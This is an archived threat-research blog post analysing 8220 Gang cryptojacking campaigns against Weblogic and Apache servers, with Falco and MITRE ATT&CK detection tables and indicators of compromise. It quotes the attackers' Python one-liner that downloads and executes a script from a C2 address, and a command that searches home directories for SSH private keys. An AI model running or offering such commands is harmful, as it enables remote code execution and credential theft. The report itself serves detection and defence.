
8220 Gang Continues to Evolve With Each New Campaign

By Crystal Morin

Published: 2023-02-14 · Archived: 2026-04-02 12:28:33 UTC



8220 Gang has been dubbed as a group of low-level script kiddies with an equally disappointing name based on their original use of port 8220 for Command and Control (C2) network communications dating back to 2017. Since an initial Talos report in late 2018, the group has continued to use, learn, and benefit from the efforts of their counterparts in the cryptojacking world. The group is fairly well known for regularly changing its tactics, techniques, and procedures (TTPs), either to avoid detection or because they are learning and continuing to improve with each campaign.

In this blog, we dig into a few recent 8220 Gang attacks captured by Sysdig's Threat Research Team. We will let you know which of their counterparts they are currently stealing tools from and highlight their new and improved techniques. As always, a list of indicators of compromise (IoCs) can be found at the end of the blog.

This gang is hardly original

8220 Gang is well known for using the tactics and techniques of other groups, and there are a few reasons as to why: either it is easier to steal, and this Gang is not sophisticated enough to create their own tools, or they are trying to obfuscate attribution. Occam's Razor dictates that it is the former. 8220 Gang has been previously reported as having borrowed TeamTNT and Rocke Group scripts and miners, and WatchDog domain naming styles.

Summary of past campaigns

Cisco Talos first reported on 8220 Gang in December 2018, with a timeline and description of the group's initial efforts, which included: exploiting Struts2, Redis, and Weblogic; using whatMiner; and using malicious Docker images. Cloud security practitioners might remember that the threat actor known as TeamTNT also emerged around this time, exploiting many of the same vulnerabilities and misconfigurations, specifically the exposed

Docker endpoint and vulnerable instances of Redis. In mid-2021, Lacework identified 8220 Gang's XMRig variant called PwnRig, in addition to a modified Tsunami-based IRC botnets and new loader script. 8220 Gang's use of PwnRig was notable because it was the first recorded instance of the group making changes to compiled code, as opposed to scripts. 8220 Gang's changes to XMRig in creating PwnRig obfuscate the configuration file and mining pool, both typically used as IoCs.

More recently, SentinelOne reported on 8220 Gang in July and October 2022, expanding their botnet and cryptomining distribution. In these campaigns, the group continued to exploit misconfigured and vulnerable public-facing hosts. New TTPs in these reports included the use of the PureCrypter Malware-as-a-Service downloader, shifting C2 infrastructure between `89.34.27[.]167` and `79.110.62[.]23`, using Discord to stash malware, and downloading commands from a remote server via a shell script with the name *jira?confluence*.

What are we seeing now?

Our most recently observed 8220 Gang attacks between November 2022 and January 2023 have many similarities with those previously observed and detailed, namely, that the end-goal is cryptojacking. The group continues to scan the internet for vulnerable applications, using masscan and spirit for discovery efforts. Unsurprisingly, two of our three captures were against exploitable Oracle Weblogic applications. Similarly, the other campaign attacked a vulnerable Apache web server. The group also still deploys the PwnRig fork of XMRig and uses *cron* to schedule persistence.

What has changed? The first-stage loader in our January capture is a shell script named *xms* downloaded from that campaign's main C2 `185[.]106[.]94[.]146`. The main differences between the November and January campaigns are that the newer attacks are more robust. One example is the addition of *lwp-download* as a backup download tool to *wget* and *cron*. Another is the creation of *init.d* services for persistence. The newest attack also checks for an active C2 connection before attempting to (re-)install itself.

Early on in their efforts, 8220 Gang reused C2 infrastructure. We can now say with confidence that the group has since upgraded to consistently changing their C2 IP addresses. 8220 Gang also used the *oanacroner* script for the first time, which is something that has been previously reported for the Rocke cryptoming group. Between the November and January attacks, both domains and IP addresses were rotated.

Additionally, in January, 8220 Gang used the command *find /root/ /root /home -maxdepth 2 -name id_rsa** as a new discovery tactic to locate private keys. The group also added more defense evasion tactics, including the use of *bash -sh* to erase their steps and also introduced a base64-encoded the following python script to gather their toolset:

```
python -c “import urllib; exec(urllib.urlopen("http[://]185.106.94.146/e.py").read())”
```

ATT&CK Matrix and Falco Coverage

The tables below show the MITRE ATT&CK-aligned Falco rules that were triggered during the three 8220 Gang attacks we received. Spoiler alert: there was a lot of consistency across the three campaigns! The first table has

Falco rules that were triggered in more than one campaign. The second table indicates deviations across the campaigns with rules that were only triggered once.

8220 Gang techniques consistently used:

Falco rule triggered	**MITRE ATT&CK Tactic**
Execution from /tmp	Execution, Privilege escalation, Defense evasion
Suspicious system service modification	Persistence, Privilege escalation, Defense evasion
Modify ld.so.preload	Persistence, Privilege escalation, Defense evasion
Suspicious cron modification	Persistence, Privilege escalation, Defense evasion
Write below root	Persistence, Defense evasion
Launch ingress remote file copy tools in container	Lateral movement
Schedule cron jobs	Execution, Persistence, Privilege escalation
Write below binary dir	Persistence, Defense evasion
Read shell configuration file	Discovery
Write below etc	Persistence, Defense evasion

New techniques observed in January:

Falco rule triggered	**MITRE ATT&CK Tactic**
Detect malicious cmdlines (use of lwp_download)	Execution, Persistence, Privilege escalation
Search private keys or passwords	Discovery
Clear log activities	Defense evasion
Base64-encoded python script execution	Defense evasion

Conclusion

Shockingly, 8220 Gang remains a household name in the cloud threat detection and response world. Although, from all signs and measures, they can still be described as "script kiddies," the natural progression of their campaigns means that someday soon, that label may be a misnomer. Following best practices for securing your cloud will ensure that you are protected from unsophisticated yet developing actors, such as 8220 Gang.

Indicators of compromise

C2 IP Addresses

185.106.94[.]146

85.209.134[.]86

51.255.171[.]23

194.38.23[.]170

Filename	MD5
linux-d	5cc46e42feea62c6fbe2d600dd5aab51
oanacroner	0621ed468aa68a2b46391e3455a049ec
ircd	63a86932a5bad5da32ebd1689aa814b3
initdr	915aec68a5b53aa7681a461a122594d9
sysdown	90df9de121f55f1d01b370f362d13aca
apache	1bb8edf3ed8693df62bcbfe2fe05dadd
xms	13fe53f6a2632f05c16da40de9bfc829
.bashrc	92c3c4f1c5fb684a1f92cd1ddeb1d9fb
.ntpdate	26803695b83b5e39290d654fcd28774a
pwnrig	6b2b76ffa0926f049dfa28cf03bd8e40
xms	13fe53f6a2632f05c16da40de9bfc829
bashirc.x86_64	63a86932a5bad5da32ebd1689aa814b3
spirit	09c305e3e06bf1a54d28f16a2b38c979
initdr	0ffa42915a8182dca447772138ef4510
bashirc	63a86932a5bad5da32ebd1689aa814b3
.tmpest	a4c97040c898e2ad416d1ddef826491d
masscan	eefc0ce93d254982fbbcd26460f3d10d
jira?confluence	a4c97040c898e2ad416d1ddef826491d

For additional IoCs associated with this campaign, please visit our GitHub page.

About the author

Test drive the right way to defend the cloud with a security expert

---

Source: https://sysdig.com/blog/8220-gang-continues-to-evolve/